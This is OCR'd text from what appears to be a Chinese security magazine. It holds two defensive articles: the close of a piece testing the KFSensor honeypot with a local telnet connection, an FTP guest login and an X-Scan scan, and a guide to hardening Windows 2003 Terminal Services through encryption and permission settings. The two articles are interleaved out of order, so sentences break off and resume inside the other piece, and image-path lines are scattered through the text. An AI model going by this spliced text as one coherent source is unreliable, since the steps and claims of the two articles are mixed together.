


图 9

确认KFSensor开始工作之后，在命令提示符中敲上“telnet 127.0.0.1”回车，耳边立刻传来“嘟——！”的报警声；同时任务栏的KFSenser图标开始闪烁，是表示最高级别的红色警报（默认的对telnet报警级别是High，所以是红色警报）。同时在程序主窗口中新增一条记录，双击记录可以查看其详细内容（图10）。

看到了吗？事件开始、结束的时间、类型(Connection)、访问者IP、端口(2644)、域名(xjedu)、监控名称(Telnet)、协议、收到的数据、响应数据……一应俱全。想想，如果你充当了一次骇客，久攻不下的时候，想到对方是用KFSensor这个只有1M的软件耍你，并且你的一举一动都在人家眼皮底下的时候……是不是很恐怖、很无奈啊？




图 10

我们用FTP连接服务器，用户名guest，密码guest进入，然后bye。之后我们看看KFSensor的记录（图11），Recevied中明确记录了你输入的数据。Response中呢？也许你看不到全部的数据，那么就点一下“Expand”（图12）。能说什么呢？我们刚才在命令提示行操作的一切都被记录在案，想抵赖都没有理由啊！




图 11

我们再用X-Scan 2.3扫描一下机器看看结果如何。扫描的时候，你会发现很多和平时不一样的地方，为什么？难道我写这些东西白忙活啊，呵呵。当然，扫描一开始，KFSensor就开始用“让骇客感到恐怖”的警报提示你了，还有“灯光特效”，如果设置了邮件报警，还可以发送报警邮件到你的电子信箱。你会




图 12

打造超级安全的Windows 2003终端服务

文/图 山东 王新

难度等级	低
适合对象	网络管理员，入侵爱好者
前置知识	Windows 2003网络使用/管理基本技能。

刘流：终端服务的强大功能是广大网管人员的福音，给大家带来不少的便利，尤其对学校的微机室管理人员，不啻于“救世主”，汗！有点夸过火了，呵呵——但另一方面，正因为2003终端的强大功能，使服务器屡屡在“不法分子”和调皮学生面前一次次地倒下，丢尽了管理员的脸面，痛定思痛之下，许多管理员决定打造一个超级安全的终端服务！



终端服务为了给管理员方便管理而开放的一个特色服务，虽然我们利用它能实现远程的管理操作，但非法的入侵者同样可以非常方便地利用它来进入我们的系统，取代我们的管理员地位，所以，在经历过很多次马虎设置终端而服务器被很容易地入侵后，我摸索出了一套比较可行的安全终端服务设置方法，在这里和大家共同讨论，有不足的地方欢迎大家指出，有自己独特看法的朋友也可以借《黑客防线》这个舞台表演一下，大家共同进步！

打造安全的数据传输通道

数据的加密传输是最安全的方式，下面我们用两个方法来实现（需要注意的是这两种方法的效果是一样的，但是使用组策略要优先于终端服务器自身的设置）。

1．使用组策略

（1）打开“开始菜单”选择“运行”，然后输入gpedit.msc，打开 组策略。

（2）在“计算机配置”→“管理模板”→“Windows 组件”→“终端服务”→“加密与安全性”上，双击“设置客户端连接加密级别”设置，然后单击“已启用”。

（3）在“加密级别”列表中，选择“高级别”，然后“确定”。如图1所示。




图 1

刘流：如果通过系统加密：使用 FIPS 兼容的算法来加密、哈希和签名组策略，已经启用了FIPS（联邦信息处理标准）兼容算法，就不能通过使用该组策略或使用终端服务配置更改加密级别。

2.使用终端服务自身配置

要打开“终端服务配置”，请依次单击“开始”和

发现，X-Scan每扫描一个端口，KFSensor就会立刻进行实时记录（图13）。




图 13

这样，你还会担心你的服务器变成人家的肉鸡而自己还感觉良好吗？我想，有了KFSensor，管理员朋友们可以蒙头睡个好觉了吧（习惯hack人家的不要拿砖看着我啊）。

结束语

相对于其他安全技术，入侵检测的路还刚刚开始，它作为一门主动防御技术，是网络安全的重要组成部分。希望本文能对那些希望研究入侵检测技术的朋友有些启发。

“控制面板”，双击“管理工具”，再双击“终端服务配置”。

（1）打开“终端服务配置”。

（2）在控制台树中，单击“连接”。

（3）在详细信息窗格中，右键单击要修改的连接，然后单击“属性”。

（4）在“常规”选项卡的“加密级别”中，选择高。

（5）可以从以下加密级别中选择：

“符合FIPS 标准”级别通过使用 Microsoft 加密模块的联邦信息处理标准（FIPS）加密算法，对客户端和服务器之间相互发送的数据进行加密和解密。

“高”级别使用128位的强加密算法，对客户端和服务器之间发送的数据进行加密。当终端服务器运行在仅包含128位客户端的环境中时，才使用该级别。不支持该加密级别的客户端将无法进行连接。

“客户端兼容”级别以客户端所支持的最大密钥强度来加密客户端和服务器之间发送的数据。如果终端服务器的运行环境包含混合或旧的客户端，请使用此级别。

“低”级别将使用56位加密对从客户端传输到服务器的数据进行加密。

> 刘流：从服务器发向客户端的数据不会被加密，当在服务器上安装了另一验证软件包时，如果你希望此连接默认进行标准的 Windows 验证，请选中“使用标准Windows 验证”复选框。

设置安全的远程控制

下面我们使用两个方法来实现安全控制，使用这两种方法的效果是也是一样的，但使用组策略还是优先与终端服务器的设置。

1.使用组策略

（1）打开“组策略”。

（2）在“计算机配置”、“管理模板”、“Windows 组件”、“终端服务”中，双击“为终端服务用户会话的远程控制设置规则”设置，然后单击“已启用”。

（3）在“选项”框中，单击所需的远程控制权限，然后单击“确定”。选择经用户授权查看会话。

2. 使用终端服务配置进行修改

（1）打开“终端服务配置”。

（2）在控制台树中，单击“连接”。

（3）在详细信息窗格中，右键单击要配置远程控制的连接，然后单击“属性”。

（4）在“远程控制”选项卡上，单击“使用具有下列设置的远程控制”以配置该连接的远程控制。

（5）要在客户端上显示询问是否有查看或加入该会话权限的消息，请选中“需要用户权限”复选框。

（6）在“控制级别”下，单击“查看会话”以指定用户的会话只能查看，或单击“与会话交互”以指定用户的会话可以随时使用键盘和鼠标进行控制。如图2所示。




图2

> 注意：在每连接的基础上配置的远程控制会影响使用该连接的所有会话。可以使用终端服务用户配置组策略，或使用本地用户和组以及 Active Directory 用户和计算机的终端服务扩展程序在每用户的基础上配置远程控制，而且远程控制权限的更改不会应用到在更改时已连接的会话上。

设置安全的用户登录设置值

更改用户或组的连接权限。

（1）打开“终端服务配置”。

（2）在控制台树中，单击“连接”。

（3）在详细信息窗格中，右键单击需要更改权限的连接，然后单击“属性”。

（4）在“权限”选项卡上，单击“高级”以打开“高级安全设置”对话框。

